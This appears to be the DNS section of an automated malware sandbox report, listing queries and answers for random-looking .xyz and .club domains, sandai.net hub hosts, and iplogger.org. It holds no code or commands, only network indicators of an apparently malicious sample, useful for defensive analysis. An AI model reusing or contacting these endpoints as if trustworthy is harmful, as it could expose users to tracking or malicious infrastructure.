Dec 5, 2020 08:45:01.598042011 CET	192.168.2.3	8.8.8.8	0x2300	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:45:02.144747019 CET	192.168.2.3	8.8.8.8	0x2707	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:45:02.690109968 CET	192.168.2.3	8.8.8.8	0x2276	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:45:03.221651077 CET	192.168.2.3	8.8.8.8	0x1aba	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:45:03.736870050 CET	192.168.2.3	8.8.8.8	0x146b	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:45:04.267421007 CET	192.168.2.3	8.8.8.8	0xf9de	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:45:04.783400059 CET	192.168.2.3	8.8.8.8	0xe7e9	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:45:05.330240965 CET	192.168.2.3	8.8.8.8	0xee33	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:45:05.877887964 CET	192.168.2.3	8.8.8.8	0xffea	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:45:06.407953024 CET	192.168.2.3	8.8.8.8	0x4136	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:45:06.940469980 CET	192.168.2.3	8.8.8.8	0xbad5	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:45:07.470385075 CET	192.168.2.3	8.8.8.8	0xfbb4	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:45:07.985903025 CET	192.168.2.3	8.8.8.8	0xac9d	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:45:08.503778934 CET	192.168.2.3	8.8.8.8	0x214a	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:45:09.033617020 CET	192.168.2.3	8.8.8.8	0x3d2e	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:45:09.566113949 CET	192.168.2.3	8.8.8.8	0xf783	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:45:10.112205029 CET	192.168.2.3	8.8.8.8	0xf14c	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:45:10.626859903 CET	192.168.2.3	8.8.8.8	0xb07	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:45:11.142332077 CET	192.168.2.3	8.8.8.8	0x6263	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:45:11.676170111 CET	192.168.2.3	8.8.8.8	0xfa98	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:45:12.206394911 CET	192.168.2.3	8.8.8.8	0xeaa4	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)
Dec 5, 2020 08:45:12.737648010 CET	192.168.2.3	8.8.8.8	0x9141	Standard query (0)	relay.phub .hz.sandai.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 5, 2020 08:41:53.382879019 CET	8.8.8.8	192.168.2.3	0x92a9	No error (0)	ef6df4af06 ba6896.xyz		104.28.4.129	A (IP address)	IN (0x0001)
Dec 5, 2020 08:41:53.382879019 CET	8.8.8.8	192.168.2.3	0x92a9	No error (0)	ef6df4af06 ba6896.xyz		104.28.5.129	A (IP address)	IN (0x0001)
Dec 5, 2020 08:41:53.382879019 CET	8.8.8.8	192.168.2.3	0x92a9	No error (0)	ef6df4af06 ba6896.xyz		172.67.194.30	A (IP address)	IN (0x0001)
Dec 5, 2020 08:42:48.097821951 CET	8.8.8.8	192.168.2.3	0xbe88	No error (0)	ef6df4af06 ba6896.xyz		104.28.4.129	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 5, 2020 08:42:48.097821951 CET	8.8.8.8	192.168.2.3	0xbe88	No error (0)	ef6df4af06 ba6896.xyz		104.28.5.129	A (IP address)	IN (0x0001)
Dec 5, 2020 08:42:48.097821951 CET	8.8.8.8	192.168.2.3	0xbe88	No error (0)	ef6df4af06 ba6896.xyz		172.67.194.30	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:12.422032118 CET	8.8.8.8	192.168.2.3	0x2421	No error (0)	1c5491a87d 65f1ef.club		172.67.142.39	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:12.422032118 CET	8.8.8.8	192.168.2.3	0x2421	No error (0)	1c5491a87d 65f1ef.club		104.27.183.69	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:12.422032118 CET	8.8.8.8	192.168.2.3	0x2421	No error (0)	1c5491a87d 65f1ef.club		104.27.182.69	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:28.410265923 CET	8.8.8.8	192.168.2.3	0xf72f	No error (0)	ef6df4af06 ba6896.xyz		104.28.4.129	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:28.410265923 CET	8.8.8.8	192.168.2.3	0xf72f	No error (0)	ef6df4af06 ba6896.xyz		104.28.5.129	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:28.410265923 CET	8.8.8.8	192.168.2.3	0xf72f	No error (0)	ef6df4af06 ba6896.xyz		172.67.194.30	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:33.050405025 CET	8.8.8.8	192.168.2.3	0x34d3	No error (0)	ef6df4af06 ba6896.xyz		104.28.4.129	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:33.050405025 CET	8.8.8.8	192.168.2.3	0x34d3	No error (0)	ef6df4af06 ba6896.xyz		104.28.5.129	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:33.050405025 CET	8.8.8.8	192.168.2.3	0x34d3	No error (0)	ef6df4af06 ba6896.xyz		172.67.194.30	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:43.599741936 CET	8.8.8.8	192.168.2.3	0xdb46	No error (0)	EF6DF4AF06 BA6896.xyz		104.28.4.129	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:43.599741936 CET	8.8.8.8	192.168.2.3	0xdb46	No error (0)	EF6DF4AF06 BA6896.xyz		104.28.5.129	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:43.599741936 CET	8.8.8.8	192.168.2.3	0xdb46	No error (0)	EF6DF4AF06 BA6896.xyz		172.67.194.30	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:46.439646006 CET	8.8.8.8	192.168.2.3	0x6bfc	No error (0)	hub5pn.hz. sandai.net	hub5pn.sandai.net		CNAME (Canonical name)	IN (0x0001)
Dec 5, 2020 08:43:46.439646006 CET	8.8.8.8	192.168.2.3	0x6bfc	No error (0)	hub5pn.san dai.net	cnc.hub5pn.sandai.net		CNAME (Canonical name)	IN (0x0001)
Dec 5, 2020 08:43:46.439646006 CET	8.8.8.8	192.168.2.3	0x6bfc	No error (0)	cnc.hub5pn .sandai.net		153.3.232.174	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:46.439646006 CET	8.8.8.8	192.168.2.3	0x6bfc	No error (0)	cnc.hub5pn .sandai.net		157.255.225.49	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:46.439646006 CET	8.8.8.8	192.168.2.3	0x6bfc	No error (0)	cnc.hub5pn .sandai.net		211.91.242.37	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:46.439646006 CET	8.8.8.8	192.168.2.3	0x6bfc	No error (0)	cnc.hub5pn .sandai.net		157.255.225.53	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:46.439646006 CET	8.8.8.8	192.168.2.3	0x6bfc	No error (0)	cnc.hub5pn .sandai.net		111.206.4.164	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:46.439646006 CET	8.8.8.8	192.168.2.3	0x6bfc	No error (0)	cnc.hub5pn .sandai.net		153.3.232.175	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:46.439646006 CET	8.8.8.8	192.168.2.3	0x6bfc	No error (0)	cnc.hub5pn .sandai.net		58.144.251.1	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:46.439646006 CET	8.8.8.8	192.168.2.3	0x6bfc	No error (0)	cnc.hub5pn .sandai.net		118.212.146.20	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:46.439646006 CET	8.8.8.8	192.168.2.3	0x6bfc	No error (0)	cnc.hub5pn .sandai.net		118.212.146.21	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:46.439646006 CET	8.8.8.8	192.168.2.3	0x6bfc	No error (0)	cnc.hub5pn .sandai.net		111.206.4.176	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 5, 2020 08:43:46.439646006 CET	8.8.8.8	192.168.2.3	0x6bfc	No error (0)	cnc.hub5pn .sandai.net		58.144.251.2	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:46.439646006 CET	8.8.8.8	192.168.2.3	0x6bfc	No error (0)	cnc.hub5pn .sandai.net		211.91.242.38	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:46.481640100 CET	8.8.8.8	192.168.2.3	0x79fc	No error (0)	hub5pnc.hz .sandai.net	hub5pnc.sandai.net		CNAME (Canonical name)	IN (0x0001)
Dec 5, 2020 08:43:46.481640100 CET	8.8.8.8	192.168.2.3	0x79fc	No error (0)	hub5pnc.sa ndai.net	cnc.hub5pnc.sandai.net		CNAME (Canonical name)	IN (0x0001)
Dec 5, 2020 08:43:46.481640100 CET	8.8.8.8	192.168.2.3	0x79fc	No error (0)	cnc.hub5pn c.sandai.net		47.92.99.221	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:46.481640100 CET	8.8.8.8	192.168.2.3	0x79fc	No error (0)	cnc.hub5pn c.sandai.net		47.92.100.53	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:46.542771101 CET	8.8.8.8	192.168.2.3	0x7c4	No error (0)	hubstat.hz .sandai.net	hubstat.sandai.net		CNAME (Canonical name)	IN (0x0001)
Dec 5, 2020 08:43:46.542771101 CET	8.8.8.8	192.168.2.3	0x7c4	No error (0)	hubstat.sa ndai.net	cnchubstat.sandai.net		CNAME (Canonical name)	IN (0x0001)
Dec 5, 2020 08:43:46.542771101 CET	8.8.8.8	192.168.2.3	0x7c4	No error (0)	cnchubstat .sandai.net		140.206.225.136	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:46.542771101 CET	8.8.8.8	192.168.2.3	0x7c4	No error (0)	cnchubstat .sandai.net		140.206.225.232	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:46.815103054 CET	8.8.8.8	192.168.2.3	0x7c3	No error (0)	hub5idx.sh ub.hz.sandai.net	hub5t.sandai.net		CNAME (Canonical name)	IN (0x0001)
Dec 5, 2020 08:43:46.815103054 CET	8.8.8.8	192.168.2.3	0x7c3	No error (0)	hub5t.sandai.net	hub4t.sandai.net		CNAME (Canonical name)	IN (0x0001)
Dec 5, 2020 08:43:46.815103054 CET	8.8.8.8	192.168.2.3	0x7c3	No error (0)	hub4t.sandai.net	cnchub5sr.sandai.net		CNAME (Canonical name)	IN (0x0001)
Dec 5, 2020 08:43:46.815103054 CET	8.8.8.8	192.168.2.3	0x7c3	No error (0)	cnchub5sr. sandai.net	cncidx.m.hub.sandai.net		CNAME (Canonical name)	IN (0x0001)
Dec 5, 2020 08:43:46.815103054 CET	8.8.8.8	192.168.2.3	0x7c3	No error (0)	cncidx.m.h ub.sandai.net		112.64.218.64	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:46.815103054 CET	8.8.8.8	192.168.2.3	0x7c3	No error (0)	cncidx.m.h ub.sandai.net		123.125.221.72	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:46.815103054 CET	8.8.8.8	192.168.2.3	0x7c3	No error (0)	cncidx.m.h ub.sandai.net		123.125.221.6	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:46.815103054 CET	8.8.8.8	192.168.2.3	0x7c3	No error (0)	cncidx.m.h ub.sandai.net		123.125.221.44	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:46.815103054 CET	8.8.8.8	192.168.2.3	0x7c3	No error (0)	cncidx.m.h ub.sandai.net		112.64.218.40	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:46.815103054 CET	8.8.8.8	192.168.2.3	0x7c3	No error (0)	cncidx.m.h ub.sandai.net		112.64.218.154	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:46.870011091 CET	8.8.8.8	192.168.2.3	0x7c0	No error (0)	hub5c.hz.s andai.net	hub5c.sandai.net		CNAME (Canonical name)	IN (0x0001)
Dec 5, 2020 08:43:46.870011091 CET	8.8.8.8	192.168.2.3	0x7c0	No error (0)	hub5c.sand ai.net	hub4t.sandai.net		CNAME (Canonical name)	IN (0x0001)
Dec 5, 2020 08:43:46.870011091 CET	8.8.8.8	192.168.2.3	0x7c0	No error (0)	hub4t.sandai.net	cnchub5sr.sandai.net		CNAME (Canonical name)	IN (0x0001)
Dec 5, 2020 08:43:46.870011091 CET	8.8.8.8	192.168.2.3	0x7c0	No error (0)	cnchub5sr. sandai.net	cncidx.m.hub.sandai.net		CNAME (Canonical name)	IN (0x0001)
Dec 5, 2020 08:43:46.870011091 CET	8.8.8.8	192.168.2.3	0x7c0	No error (0)	cncidx.m.h ub.sandai.net		123.125.221.44	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:46.870011091 CET	8.8.8.8	192.168.2.3	0x7c0	No error (0)	cncidx.m.h ub.sandai.net		112.64.218.64	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 5, 2020 08:43:46.870011091 CET	8.8.8.8	192.168.2.3	0x7c0	No error (0)	cncidx.m.hub.sandai.net		112.64.218.154	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:46.870011091 CET	8.8.8.8	192.168.2.3	0x7c0	No error (0)	cncidx.m.hub.sandai.net		112.64.218.40	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:46.870011091 CET	8.8.8.8	192.168.2.3	0x7c0	No error (0)	cncidx.m.hub.sandai.net		123.125.221.6	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:46.870011091 CET	8.8.8.8	192.168.2.3	0x7c0	No error (0)	cncidx.m.hub.sandai.net		123.125.221.72	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:46.884772062 CET	8.8.8.8	192.168.2.3	0x600a	No error (0)	hub5u.hz.sandai.net	hub5u.sandai.net		CNAME (Canonical name)	IN (0x0001)
Dec 5, 2020 08:43:46.884772062 CET	8.8.8.8	192.168.2.3	0x600a	No error (0)	hub5u.sandai.net	bgphub5u.sandai.net		CNAME (Canonical name)	IN (0x0001)
Dec 5, 2020 08:43:46.884772062 CET	8.8.8.8	192.168.2.3	0x600a	No error (0)	bgphub5u.sandai.net		39.98.57.143	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:46.884772062 CET	8.8.8.8	192.168.2.3	0x600a	No error (0)	bgphub5u.sandai.net		47.92.75.245	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:46.884772062 CET	8.8.8.8	192.168.2.3	0x600a	No error (0)	bgphub5u.sandai.net		39.100.9.39	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:46.894771099 CET	8.8.8.8	192.168.2.3	0x7c2	No error (0)	dream.pics		8.208.85.95	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:46.920553923 CET	8.8.8.8	192.168.2.3	0x7c1	No error (0)	pmap.hz.sandai.net	pmap.sandai.net		CNAME (Canonical name)	IN (0x0001)
Dec 5, 2020 08:43:46.920553923 CET	8.8.8.8	192.168.2.3	0x7c1	No error (0)	pmap.sandai.net		47.97.7.140	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:46.921921015 CET	8.8.8.8	192.168.2.3	0xf80f	Name error (3)	relay.phub.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:46.959666014 CET	8.8.8.8	192.168.2.3	0x6951	Name error (3)	relay.phub.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:47.500004053 CET	8.8.8.8	192.168.2.3	0xe8e2	Name error (3)	relay.phub.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:48.046248913 CET	8.8.8.8	192.168.2.3	0x1a3a	Name error (3)	relay.phub.hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:48.150399923 CET	8.8.8.8	192.168.2.3	0x7c5	No error (0)	hub5sr.shub.hz.sandai.net	hub5t.sandai.net		CNAME (Canonical name)	IN (0x0001)
Dec 5, 2020 08:43:48.150399923 CET	8.8.8.8	192.168.2.3	0x7c5	No error (0)	hub5t.sandai.net	hub4t.sandai.net		CNAME (Canonical name)	IN (0x0001)
Dec 5, 2020 08:43:48.150399923 CET	8.8.8.8	192.168.2.3	0x7c5	No error (0)	hub4t.sandai.net	cnchub5sr.sandai.net		CNAME (Canonical name)	IN (0x0001)
Dec 5, 2020 08:43:48.150399923 CET	8.8.8.8	192.168.2.3	0x7c5	No error (0)	cnchub5sr.sandai.net	cncidx.m.hub.sandai.net		CNAME (Canonical name)	IN (0x0001)
Dec 5, 2020 08:43:48.150399923 CET	8.8.8.8	192.168.2.3	0x7c5	No error (0)	cncidx.m.hub.sandai.net		112.64.218.64	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:48.150399923 CET	8.8.8.8	192.168.2.3	0x7c5	No error (0)	cncidx.m.hub.sandai.net		123.125.221.44	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:48.150399923 CET	8.8.8.8	192.168.2.3	0x7c5	No error (0)	cncidx.m.hub.sandai.net		112.64.218.40	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:48.150399923 CET	8.8.8.8	192.168.2.3	0x7c5	No error (0)	cncidx.m.hub.sandai.net		112.64.218.154	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:48.150399923 CET	8.8.8.8	192.168.2.3	0x7c5	No error (0)	cncidx.m.hub.sandai.net		123.125.221.6	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:48.150399923 CET	8.8.8.8	192.168.2.3	0x7c5	No error (0)	cncidx.m.hub.sandai.net		123.125.221.72	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 5, 2020 08:43:48.467833042 CET	8.8.8.8	192.168.2.3	0x7c8	Name error (3)	score.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:48.504851103 CET	8.8.8.8	192.168.2.3	0x7c8	Name error (3)	score.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:48.506387949 CET	8.8.8.8	192.168.2.3	0xfb24	Name error (3)	score.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:48.534665108 CET	8.8.8.8	192.168.2.3	0x7c6	No error (0)	hub5pr.hz. sandai.net	hub5pr.sandai.net		CNAME (Canonical name)	IN (0x0001)
Dec 5, 2020 08:43:48.534665108 CET	8.8.8.8	192.168.2.3	0x7c6	No error (0)	hub5pr.san dai.net	bgphub5pr.sandai.net		CNAME (Canonical name)	IN (0x0001)
Dec 5, 2020 08:43:48.534665108 CET	8.8.8.8	192.168.2.3	0x7c6	No error (0)	bgphub5pr. sandai.net		47.92.39.6	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:48.534665108 CET	8.8.8.8	192.168.2.3	0x7c6	No error (0)	bgphub5pr. sandai.net		47.92.169.85	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:48.534665108 CET	8.8.8.8	192.168.2.3	0x7c6	No error (0)	bgphub5pr. sandai.net		47.92.195.246	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:48.534665108 CET	8.8.8.8	192.168.2.3	0x7c6	No error (0)	bgphub5pr. sandai.net		47.92.194.216	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:48.534665108 CET	8.8.8.8	192.168.2.3	0x7c6	No error (0)	bgphub5pr. sandai.net		47.92.171.207	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:48.534665108 CET	8.8.8.8	192.168.2.3	0x7c6	No error (0)	bgphub5pr. sandai.net		47.92.125.145	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:48.541173935 CET	8.8.8.8	192.168.2.3	0x7c7	Name error (3)	imhub5pr.h z.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:48.542056084 CET	8.8.8.8	192.168.2.3	0x7c8	Name error (3)	score.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:48.576889992 CET	8.8.8.8	192.168.2.3	0x7c7	Name error (3)	imhub5pr.h z.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:48.578296900 CET	8.8.8.8	192.168.2.3	0x5596	Name error (3)	imhub5pr.h z.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:48.593235016 CET	8.8.8.8	192.168.2.3	0x7b6a	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:48.614557981 CET	8.8.8.8	192.168.2.3	0x7c7	Name error (3)	imhub5pr.h z.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:48.616168976 CET	8.8.8.8	192.168.2.3	0x88b9	Name error (3)	imhub5pr.h z.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:48.654295921 CET	8.8.8.8	192.168.2.3	0x7c7	Name error (3)	imhub5pr.h z.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:48.654336929 CET	8.8.8.8	192.168.2.3	0xe1d0	Name error (3)	imhub5pr.h z.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:48.681833982 CET	8.8.8.8	192.168.2.3	0x7c7	Name error (3)	imhub5pr.h z.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:48.691803932 CET	8.8.8.8	192.168.2.3	0x6fb	Name error (3)	imhub5pr.h z.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:48.727684975 CET	8.8.8.8	192.168.2.3	0x7c7	Name error (3)	imhub5pr.h z.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:48.729172945 CET	8.8.8.8	192.168.2.3	0x621f	Name error (3)	imhub5pr.h z.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:49.141067982 CET	8.8.8.8	192.168.2.3	0xfec2	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:49.545767069 CET	8.8.8.8	192.168.2.3	0xeaf4	Name error (3)	score.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 5, 2020 08:43:49.582858086 CET	8.8.8.8	192.168.2.3	0x20db	Name error (3)	score.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:49.678586006 CET	8.8.8.8	192.168.2.3	0xb67	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:49.899038076 CET	8.8.8.8	192.168.2.3	0xeaf4	Name error (3)	score.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:49.931978941 CET	8.8.8.8	192.168.2.3	0x7c8	Name error (3)	score.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:49.967845917 CET	8.8.8.8	192.168.2.3	0x7c8	Name error (3)	score.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:49.969422102 CET	8.8.8.8	192.168.2.3	0xe49b	Name error (3)	score.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:49.998538971 CET	8.8.8.8	192.168.2.3	0x7c8	Name error (3)	score.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:50.009165049 CET	8.8.8.8	192.168.2.3	0x709a	Name error (3)	score.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:50.218580008 CET	8.8.8.8	192.168.2.3	0xd672	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:50.766110897 CET	8.8.8.8	192.168.2.3	0x7fcd	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:51.312589884 CET	8.8.8.8	192.168.2.3	0x2599	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:51.858886957 CET	8.8.8.8	192.168.2.3	0x1faf	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:52.444046021 CET	8.8.8.8	192.168.2.3	0x7d31	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:52.993534088 CET	8.8.8.8	192.168.2.3	0x3923	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:56.660892010 CET	8.8.8.8	192.168.2.3	0x7a6d	No error (0)	iplogger.org		88.99.66.31	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:57.274240017 CET	8.8.8.8	192.168.2.3	0xd060	No error (0)	iplogger.org		88.99.66.31	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:58.839428902 CET	8.8.8.8	192.168.2.3	0x27c6	No error (0)	hub5pnc.hz .sandai.net	hub5pnc.sandai.net		CNAME (Canonical name)	IN (0x0001)
Dec 5, 2020 08:43:58.839428902 CET	8.8.8.8	192.168.2.3	0x27c6	No error (0)	hub5pnc.sa ndai.net	cnc.hub5pnc.sandai.net		CNAME (Canonical name)	IN (0x0001)
Dec 5, 2020 08:43:58.839428902 CET	8.8.8.8	192.168.2.3	0x27c6	No error (0)	cnc.hub5pn c.sandai.net		47.92.99.221	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:58.839428902 CET	8.8.8.8	192.168.2.3	0x27c6	No error (0)	cnc.hub5pn c.sandai.net		47.92.100.53	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:58.840177059 CET	8.8.8.8	192.168.2.3	0x49b7	No error (0)	hub5pn.hz. sandai.net	hub5pn.sandai.net		CNAME (Canonical name)	IN (0x0001)
Dec 5, 2020 08:43:58.840177059 CET	8.8.8.8	192.168.2.3	0x49b7	No error (0)	hub5pn.san dai.net	cnc.hub5pn.sandai.net		CNAME (Canonical name)	IN (0x0001)
Dec 5, 2020 08:43:58.840177059 CET	8.8.8.8	192.168.2.3	0x49b7	No error (0)	cnc.hub5pn .sandai.net		153.3.232.174	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:58.840177059 CET	8.8.8.8	192.168.2.3	0x49b7	No error (0)	cnc.hub5pn .sandai.net		157.255.225.49	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:58.840177059 CET	8.8.8.8	192.168.2.3	0x49b7	No error (0)	cnc.hub5pn .sandai.net		211.91.242.37	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:58.840177059 CET	8.8.8.8	192.168.2.3	0x49b7	No error (0)	cnc.hub5pn .sandai.net		157.255.225.53	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 5, 2020 08:43:58.840177059 CET	8.8.8.8	192.168.2.3	0x49b7	No error (0)	cnc.hub5pn.sandai.net		111.206.4.164	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:58.840177059 CET	8.8.8.8	192.168.2.3	0x49b7	No error (0)	cnc.hub5pn.sandai.net		153.3.232.175	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:58.840177059 CET	8.8.8.8	192.168.2.3	0x49b7	No error (0)	cnc.hub5pn.sandai.net		58.144.251.1	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:58.840177059 CET	8.8.8.8	192.168.2.3	0x49b7	No error (0)	cnc.hub5pn.sandai.net		118.212.146.20	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:58.840177059 CET	8.8.8.8	192.168.2.3	0x49b7	No error (0)	cnc.hub5pn.sandai.net		118.212.146.21	A (IP address)	IN (0x0001)
Dec 5, 2020 08:43:58.840177059 CET	8.8.8.8	192.168.2.3	0x49b7	No error (0)	cnc.hub5pn.sandai.net		111.206.4.176	A (IP address)	IN (0x0001)
